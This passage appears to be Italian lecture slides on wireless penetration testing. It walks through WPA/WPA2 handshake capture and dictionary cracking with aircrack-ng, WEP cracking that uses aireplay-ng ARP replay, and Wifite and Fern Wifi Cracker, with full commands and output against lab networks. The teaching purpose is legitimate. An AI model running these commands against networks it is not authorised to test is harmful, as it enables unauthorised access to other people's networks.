
- Una volta catturati i pacchetti relativi all'handshake è possibile arrestare l'esecuzione di **airdump-ng** mediante la combinazione di tasti Ctrl+C

- Arrestato **airdump-ng**, possiamo osservare che sono stati generati 5 file
 - **wificrack-01.cap**
 - **wificrack-01.csv**
 - **wificrack-01.kismet.csv**
 - **wificrack-01.kismet.netxml**
 - **wificrack-01.log.csv**

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Mediante Wireshark possiamo analizzare il file **wificrack-01.cap**



Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Mediante Wireshark possiamo analizzare il file **wificrack-01.cap**

eapol							
No.	Time	Source	Destination	Protocol	Length	Info	
729	189.579076	0a:[REDACTED]:97	Alfa_97:96:e1	EAPOL	133	Key (Message 1 of 4)	
731	189.582675	Alfa_97:96:e1	0a:[REDACTED]:97	EAPOL	155	Key (Message 2 of 4)	
733	189.588294	0a:[REDACTED]:97	Alfa_97:96:e1	EAPOL	189	Key (Message 3 of 4)	
735	189.592915	Alfa_97:96:e1	0a:[REDACTED]:97	EAPOL	133	Key (Message 4 of 4)	

Frame 729: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags:,F.
Logical-Link Control
802.1X Authentication

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Mediante Wireshark possiamo analizzare il file **wificrack-01.cap**

No.	Time	Source	Destination	Protocol	Length	Info
729	189.579076	0a:██████:97	Alfa_97:96:e1	EAPOL	133	Key (Message 1 of 4)
731	189.582675	Alfa_97:96:e1	0a:██████:97	EAPOL	155	Key (Message 2 of 4)
733	189.588294	0a:██████:97	Alfa_97:96:e1	EAPOL	189	Key (Message 3 of 4)
735	189.592915	Alfa_97:96:e1	0a:██████:97	EAPOL	133	Key (Message 4 of 4)

Frame 729: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags:F.
Logical-Link Control
802.1X Authentication

Possiamo individuare i pacchetti EAPOL,
relativi al *four-way handshake*

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Analizzando ulteriormente tramite Wireshark un pacchetto **EAPOL**, possiamo ottenere ulteriori informazioni
 - Nonce, IV, etc.

```
▶ Frame 729: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
  ▶ IEEE 802.11 QoS Data, Flags: .....F.
  ▶ Logical-Link Control
  ▶ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▶ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA KeyNonce: 78cb0abf1ae8fcae253498689189c4bb897d693317e74d72...
    KeyIV: 00000000000000000000000000000000
    WPA KeyRSC: 0000000000000000
    WPA KeyID: 0000000000000000
    WPA KeyMIC: 00000000000000000000000000000000
    WPA KeyDataLength: 0
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

3. Mediante il seguente comando è possibile effettuare il *brute-force* della password a partire dai pacchetti catturati

- **aircrack-ng -w rockyou.txt -b 0A:[...]:97 wificrack-01.cap**
- Il file **rockyou.txt** è un dizionario di password
 - Può essere scaricato dal link seguente
 - <https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>
 - È presente nativamente in Kali nella directory
 - **/usr/share/wordlists/**

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

```
Aircrack-ng 1.5.2

[00:00:05] 56883/854222 keys tested (10448.80 k/s)

Time left: 1 minute, 16 seconds          6.66%

KEY FOUND! [ ciaociao ]

Master Key      : 97 22 7E CE A8 78 86 EC 9B 3C 73 87 52 AF AE A8
                  A7 32 B0 F2 52 74 AF 5E DF D3 E4 A3 F4 E5 35 5A

Transient Key   : FE 83 92 5F A7 B8 B9 97 F1 65 18 92 AE 62 BE B3
                  7A 82 C0 83 CF E2 25 0C A8 0E 7A D5 8A 77 14 47
                  80 8C B1 E5 17 56 FB B0 3C 14 3E 1A 56 0C 99 A3
                  38 18 8E BF B1 DC 6E 7C E2 00 8E 91 3C 89 1D C0

EAPOL HMAC     : 6C 95 64 34 03 05 E5 54 F3 E7 5E 6C 05 94 A0 C9
root@kali:~# █
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

```
Aircrack-ng 1.5.2

[00:00:05] 56883/854222 keys tested (10448.80 k/s)

Time left: 1 minute, 16 seconds          6.66%

KEY FOUND! [ ciaociao ]

Master Key      : 97 22 7E CE A8 7          EC 9B 3C 73 87 52 AF AE A8
                   A7 32 B0 F2 52 7          DF D3 E4 A3 F4 E5 35 5A

Transient Key   : FE 83 92 5F              ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;
                   7A 82 C0 83          ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;
                   80 8C B1 E5          ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;
                   38 18 8E BF          ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;
                   B1 DC 6E 7C          ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;
                   E2 00 8E 91          ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;
                   3C 89 1D C0          ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;

EAPOL HMAC      : 6C 95 64 34 03 05 E5 54 F3 E7 5E 6C 05 94 A0 C9
root@kali:~#
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

N.B. Il tempo richiesto da tale attacco dipende sostanzialmente dalla complessità della password

```
Aircrack-ng 1.5.2

[00:00:05] 56883/854222 keys tested (10448.80 k/s)

Time left: 1 minute, 16 seconds
          6.66%

KEY FOUND! [ ciaociao ]

Master Key      : 97 22 7E CE A8 7A 32 B0 F2 52 7A 9C 9B 3C 73 87 52 AF AE A8
                   DF D3 E4 A3 F4 E5 35 5A

Transient Key   : FE 83 92 5F 7A 82 C0 83 80 8C B1 E5 17 30 1D 30 30 17 32 1A 30 30 30 13
                   38 18 8E BF B1 DC 6E 7C E2 00 8E 91 3C 89 1D C0

EAPOL HMAC     : 6C 95 64 34 03 05 E5 54 F3 E7 5E 6C 05 94 A0 C9
root@kali:~#
```

The screenshot shows the output of the Aircrack-ng tool during a WPA/WPA2 key cracking process. The 'KEY FOUND!' message is highlighted with a red box. Below it, the 'Transient Key' section is also highlighted with a red box, containing the string 'ciaociao'. A red arrow points from the 'KEY FOUND!' message to the 'Transient Key' string. A red text annotation 'La password individuata è la stringa: ciaociao' is placed over the highlighted area.

Wireless Penetration Testing

WEP Cracking

- Il processo di WEP cracking è simile a quello di WPA cracking ed include
 1. Identificazione della rete target
 2. Cattura del traffico relativo al meccanismo di autenticazione
 3. Attacco di tipo *brute-force* sui dati catturati

- Il WEP cracking richiede di catturare «un numero sufficiente» di *Vettori di Inizializzazione (IV)*

Wireless Penetration Testing

WEP Cracking – Esempio

1. Mediante i seguenti comandi mettiamo la scheda Wi-Fi in *Monitor Mode* ed identifichiamo la rete target

- **airmon-ng start wlan0**
- **airodump-ng wlan0mon**

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:4F:57:E6:C6:1D	-92	2	0 0	11	130	WPA2	CCMP	PSK	Vodafone
C0:4A:00:5A:F9:04	-50	24	0 0	11	54e.	WEP	WEP		PenTestWEP
78:B2:13:61:C4:17	-68	29	0 0	6	195	WPA2	CCMP	PSK	
78:44:76:3A:22:A1	-69	26	4 1	12	135	WPA	CCMP	PSK	
A0:63:91:74:9D:F2	-66	37	0 0	6	130	WPA2	CCMP	PSK	
E8:DE:27:3D:23:4B	-72	24	0 0	10	130	WPA2	CCMP	PSK	

Una volta individuata la rete target è possibile arrestare il programma, digitando Ctrl+C

Wireless Penetration Testing

WEP Cracking – Esempio

2. Mediante il seguente comando è possibile catturare il traffico relativo alla rete Wi-Fi target

➤ **airrodump-ng -c 11 -w belkincrack --bssid C0:4A:00:5A:F9:04 wlan0mon**

```
root@kali:~# airrodump-ng -c 11 -w belkincrack --bssid C0:4A:00:5A:F9:04 wlan0mon

CH 11 ][ Elapsed: 14 mins ][ 2019-05-19 22:34

BSSID          PWR RXQ  Beacons    #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
C0:4A:00:5A:F9:04  -44  79      8327    282252  182   11   54e. WEP   WEP     OPEN  PenTestWEP

BSSID          STATION          PWR   Rate    Lost   Frames Probe
C0:4A:00:5A:F9:04  00:C0:CA:97:96:E1  0     0 - 1  595361  643568
```

N.B. Non arrestare il programma **airrodump-ng**

Wireless Penetration Testing

WEP Cracking – Esempio

3. In determinate circostanze il traffico generato da/verso l'AP potrebbe non essere sufficiente per poter effettuare il cracking
 - **N.B.** È necessaria una grande quantità di IV per poter effettuare l'attacco con successo
 - Mediante il comando **aireplay-ng** è possibile generare una quantità ulteriore di traffico (e quindi anche di IV)
 - **aireplay-ng -3 -b C0:4A:00:5A:F9:04 wlan0mon**

```
root@kali:~# aireplay-ng -3 -b C0:4A:00:5A:F9:04 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:97:96:E1)
22:23:35 Waiting for beacon frame (BSSID: C0:4A:00:5A:F9:04) on channel 11
Saving ARP requests in replay_arp-0519-222335.cap
You should also start airodump-ng to capture replies.
Read 1123705 packets (got 446699 ARP requests and 381585 ACKs), sent 384040 packets... (499 pps)
```

N.B. È necessario digitare tale comando in un terminale separato

Wireless Penetration Testing

WEP Cracking – Esempio

4. Osservando il terminale dove è in esecuzione `airodump-ng` possiamo notare che la quantità di dati catturata è notevolmente aumentata a seguito dell'esecuzione del comando precedente

```
CH 11 ][ Elapsed: 18 mins ][ 2019-05-19 22:38

BSSID          PWR RXQ Beacons    #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
C0:4A:00:5A:F9:04 -45  86      10366  369839  452   11   54e. WEP   WEP     OPN   PenTestWEP

BSSID          STATION          PWR   Rate   Lost   Frames Probe
C0:4A:00:5A:F9:04  00:C0:CA:97:96:E1  0     0 - 1  113800  852320
```

- Per il cracking di una chiave WEP a 64 bit sono necessari circa 20000 IV
- Per il cracking di una chiave WEP a 128 bit sono necessari circa 40000 IV

<https://www.aircrack-ng.org/doku.php?id=faq>

Wireless Penetration Testing

WEP Cracking – Esempio

5. Ottenuta la quantità di dati richiesta, usando un terzo terminale (senza chiudere i precedenti due), avviamo la fase di WEP cracking
➤ **aircrack-ng belkin crack-01.cap**

```
Read 412889 packets.

          Container
          #  BSSID           ESSID           Encryption
cap      1  C0:4A:00:5A:F9:04  PenTestWEP      WEP (0 IVs)

Choosing first network as target.

Opening belkin crack-05.capit...
Read 413542 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 91762 ivs.

                                KEY FOUND! [ 43:69:61:6F:21 ] (ASCII: Ciao! )
Decrypted correctly: 100%
```

Wireless Penetration Testing

WEP Cracking – Esempio

5. Ottenuta la quantità di dati richiesta, usando un terzo terminale (senza chiudere i precedenti due), avviamo la fase di WEP cracking
➤ **aircrack-ng belkin crack-01.cap**

```
Read 412889 packets.

          Container
          # BSSID           ESSID           Encryption
cap      1 C0:4A:00:5A:F9:04  PenTestWEP        WEP (0 IVs)

Choosing first network as target.

Opening belkin crack-05.capit...
Read 413542 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 91762 ivs.

KEY FOUND! [ 43:69:61:6F:21 ] (ASCII: Ciao! )
Decrypted correctly: 100%
```

Chiave WEP

Wireless Penetration Testing

WEP Cracking

➤ Osservazioni

- Aircrack-ng potrebbe indicare che non ci sono abbastanza */V*
 - E che riproverà ad effettuare il WEP cracking quando gli *IV* saranno abbastanza
- Una volta catturata una quantità sufficiente di */V*, il cracking della chiave WEP richiederà pochi secondi
- La semplicità (e la rapidità) nel condurre questo attacco hanno portato al passaggio dalla protezione basata su WEP a quella basata su WPA

Wireless Penetration Testing

Wifite

- Strumento che utilizza la suite Aircrack-ng
 - E si basa anche su altri strumenti utilizzati per il Wi-Fi (PixieWPS e Reaver)
- Permette di catturare traffico ed ottenere le credenziali di autenticazione per reti protette mediante WEP, WPA/WPA2 e WPS
- È possibile avviare Wifite da Terminale, digitando **wifite**



Wireless Penetration Testing

Wifite – Esempio

- Una volta avviato, **wifite** metterà automaticamente la scheda Wi-Fi in *Monitor Mode* ed inizierà la scansione delle reti wireless

Output parziale

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	PenTesting	11	WPA	57db	yes	1
2	[REDACTED]	13	WPA	40db	yes	1
3	[REDACTED]	10	WPA	32db	yes	
4	[REDACTED]	13	WPA	30db	yes	
5	[REDACTED]	12	WPA	29db	no	
6	[REDACTED]	6	WPA	25db	lock	
7	[REDACTED]	1	WPA	22db	yes	
8	[REDACTED]	6	WPA	21db	yes	
9	[REDACTED]	1	WPA	21db	lock	
10	[REDACTED]	3	WPA	19db	yes	
11	[REDACTED]	1	WPA	13db	no	
12	[REDACTED]	1	WPA	13db	no	
13	[REDACTED]	1	WPA	9db	yes	
14	[REDACTED]	4	WPA	9db	no	

[+] Scanning. Found 14 target(s), 2 client(s). Ctrl+C when ready █

Wireless Penetration Testing

Wifite – Esempio

- Non appena la rete target comparirà nella lista, digitiamo Ctrl+C ed inseriamo il numero (o i numeri) relativo al target

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	PenTesting	11	WPA	38db	yes	1
2	[REDACTED]	13	WPA	33db	yes	
3	[REDACTED]	10	WPA	32db	yes	
4	[REDACTED]	13	WPA	26db	yes	1
5	[REDACTED]	12	WPA	25db	no	5
6	[REDACTED]	6	WPA	24db	lock	
7	[REDACTED]	1	WPA	23db	yes	
8	[REDACTED]	1	WPA	19db	no	1
9	[REDACTED]	3	WPA	19db	yes	2
10	[REDACTED]	6	WPA	19db	yes	
11	[REDACTED]	1	WPA	18db	lock	7
12	[REDACTED]	11	WPA	15db	yes	1
13	[REDACTED]	1	WPA	14db	no	2
14	[REDACTED]	11	WPA	13db	lock	
15	[REDACTED]	1	WPA	12db	no	
16	[REDACTED]	11	WPA	10db	yes	
17	[REDACTED]	1	WPA	10db	yes	
18	[REDACTED]	4	WPA	10db	no	2

[+] select target(s) (1-18) separated by commas, dashes or all:

Wireless Penetration Testing

Wifite – Esempio

- Non appena la rete target comparirà nella lista, digitiamo Ctrl+C ed inseriamo il numero (o i numeri) relativo al target

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	PenTesting	11	WPA	38db	yes	1
2	[REDACTED]	13	WPA	33db	yes	
3	[REDACTED]	10	WPA	32db	yes	
4	[REDACTED]	13	WPA	26db	yes	1
5	[REDACTED]	12	WPA	25db	no	5
6	[REDACTED]	6	WPA	24db	lock	
7	[REDACTED]	1	WPA	23db	yes	
8	[REDACTED]	1	WPA	19db	no	1
9	[REDACTED]	3	WPA	19db	yes	2
10	[REDACTED]	6	WPA	19db	yes	
11	[REDACTED]	1	WPA	18db	lock	7
12	[REDACTED]	11	WPA	15db	yes	1
13	[REDACTED]	1	WPA	14db	no	2
14	[REDACTED]	11	WPA	13db	lock	
15	[REDACTED]	1	WPA	12db	no	
16	[REDACTED]	11	WPA	10db	yes	
17	[REDACTED]	1	WPA	10db	yes	
18	[REDACTED]	4	WPA	10db	no	2

[+] select target(s) (1-18) separated by commas, dashes or all:

Inseriamo 1

Wireless Penetration Testing

Wifite – Esempio

- Wifite avvia automaticamente l'attacco *WPS Pixie-Dust*, catturando le informazioni necessarie

```
[+] select target(s) (1-18) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against C0:4A:00:5A:F9:04 (PenTesting)
[+] PenTesting (38db) WPS Pixie-Dust: [5m0s] Waiting for target to appear.
[+] PenTesting (60db) WPS Pixie-Dust: [4m20s] Sending M2 / Running pixiewp
[+] PenTesting (58db) WPS Pixie-Dust: [4m20s] Sending M2 / Running pixiewp
[+] PenTesting (58db) WPS Pixie-Dust: [4m19s] Failed: Reaver says "WPS pin
not found"
[+] PenTesting (38db) WPS PIN Attack: [0s] Waiting for target to appear...
[+] PenTesting (61db) WPS PIN Attack: [3s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (61db) WPS PIN Attack: [4s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (60db) WPS PIN Attack: [4s PINS:1] (0.00%) Sending EAPOL (F
[+] PenTesting (60db) WPS PIN Attack: [5s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (59db) WPS PIN Attack: [5s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (59db) WPS PIN Attack: [6s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (60db) WPS PIN Attack: [6s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (60db) WPS PIN Attack: [7s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (61db) WPS PIN Attack: [7s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (61db) WPS PIN Attack: [8s PINS:1] (0.00%) Sending ID (Fail
[+] PenTesting (60db) WPS PIN Attack: [8s PINS:1] (0.00%) Sending EAPOL (F
[+] PenTesting (60db) WPS PIN Attack: [9s PINS:1] (0.00%) Sending ID (Fail
```

Wireless Penetration Testing

Wifite – Esempio

- Se la vulnerabilità WPS è presente, **wifite** sarà in grado di determinare sia la chiave WPA/WPA2 che il PIN, altrimenti tenterà di effettuare il *brute-force* della password WPA/WPA2
- Se l'attacco ha successo verrà mostrato il risultato del cracking

```
[+] Cracking WPA Handshake: 54.18% ETA: 0s @ 4222.9kps (current key: somet
[+] Cracking WPA Handshake: 66.68% ETA: 0s @ 4166.1kps (current key: somet
[+] Cracking WPA Handshake: 66.68% ETA: 0s @ 4166.1kps (current key: pande
[+] Cracking WPA Handshake: 77.18% ETA: 0s @ 4020.3kps (current key: pande
[+] Cracking WPA Handshake: 77.18% ETA: 0s @ 4020.3kps (current key: alfar
[+] Cracking WPA Handshake: 87.02% ETA: 0s @ 3890.8kps (current key: alfar
[+] Cracking WPA Handshake: 87.02% ETA: 0s @ 3890.8kps (current key: schal
ke04)
[+] Cracked WPA Handshake PSK: ciaociao

[+] Access Point Name: PenTesting
[+] Access Point BSSID: C0:4A:00:5A:F9:04
[+] Encryption: WPA
[+] Handshake File: hs/handshake_PenTesting_C0-4A-00-5A-F9-04_2019-05
-20T19-33-22.cap
[+] PSK (password): ciaociao
[+] saved crack result to cracked.txt (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

Wireless Penetration Testing

Wifite – Esempio

- Se la vulnerabilità WPS è presente, **wifite** sarà in grado di determinare sia la chiave WPA/WPA2 che il PIN, altrimenti tenterà di effettuare il *brute-force* della password WPA/WPA2
- Se l'attacco ha successo verrà mostrato il risultato del cracking

```
[+] Cracking WPA Handshake: 54.18% ETA: 0s @ 4222.9kps (current key: somet
[+] Cracking WPA Handshake: 66.68% ETA: 0s @ 4166.1kps (current key: somet
[+] Cracking WPA Handshake: 66.68% ETA: 0s @ 4166.1kps (current key: pande
[+] Cracking WPA Handshake: 77.18% ETA: 0s @ 4020.3kps (current key: pande
[+] Cracking WPA Handshake: 77.18% ETA: 0s @ 4020.3kps (current key: alfar
[+] Cracking WPA Handshake: 87.02% ETA: 0s @ 3890.8kps (current key: alfar
[+] Cracking WPA Handshake: 87.02% ETA: 0s @ 3890.8kps (current key: schal
ke04)
[+] Cracked WPA Handshake PSK: ciaociao
[+] Access Point Name: PenTesting
[+] Access Point BSSID: C0:4A:00:5A:F9:04
[+] Encryption: WPA
[+] Handshake File: hs/handshake_PenTesting_C0-4A-00-5A-F9-04_2019-05
-20T19-33-22.cap
[+] PSK (password): ciaociao
[+] saved crack result to cracked.txt (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

Wifite è riuscito a recuperare la password WPA ma non il PIN WPS

Wireless Penetration Testing

Fern Wifi Cracker

- Strumento con interfaccia grafica, scritto in Python, utilizzabile per test di sicurezza in reti wireless

- Esistono due versioni di Fern Wifi Cracker
 - Pro: a pagamento, con molte funzionalità
 - Free: gratuita, ma con funzionalità limitate


- La versione Free, inclusa in Kali, richiede Aircrack-ng ed altri strumenti per poter funzionare correttamente



Wireless Penetration Testing

Fern Wifi Cracker Pro

➤ <http://www.fern-pro.com/>




Wireless Penetration Testing

Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking


- È possibile avviare Fern da Terminale, digitando **fern-wifi-cracker**



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking

- Selezionare l'interfaccia della scheda Wi-Fi (**wlan0** nell'esempio)



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking

- Cliccare su «**Scan for Access points**» per individuare gli AP nel range di copertura della scheda Wi-Fi



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking

- Al termine della ricerca, verrà mostrato il numero di reti protette mediante WEP e quello delle reti protette con WPA/WPA2
 - Nell'esempio, sono state identificate **0** reti protette con WEP ed **11** reti protette con WPA/WPA2



Wireless Penetration Testing

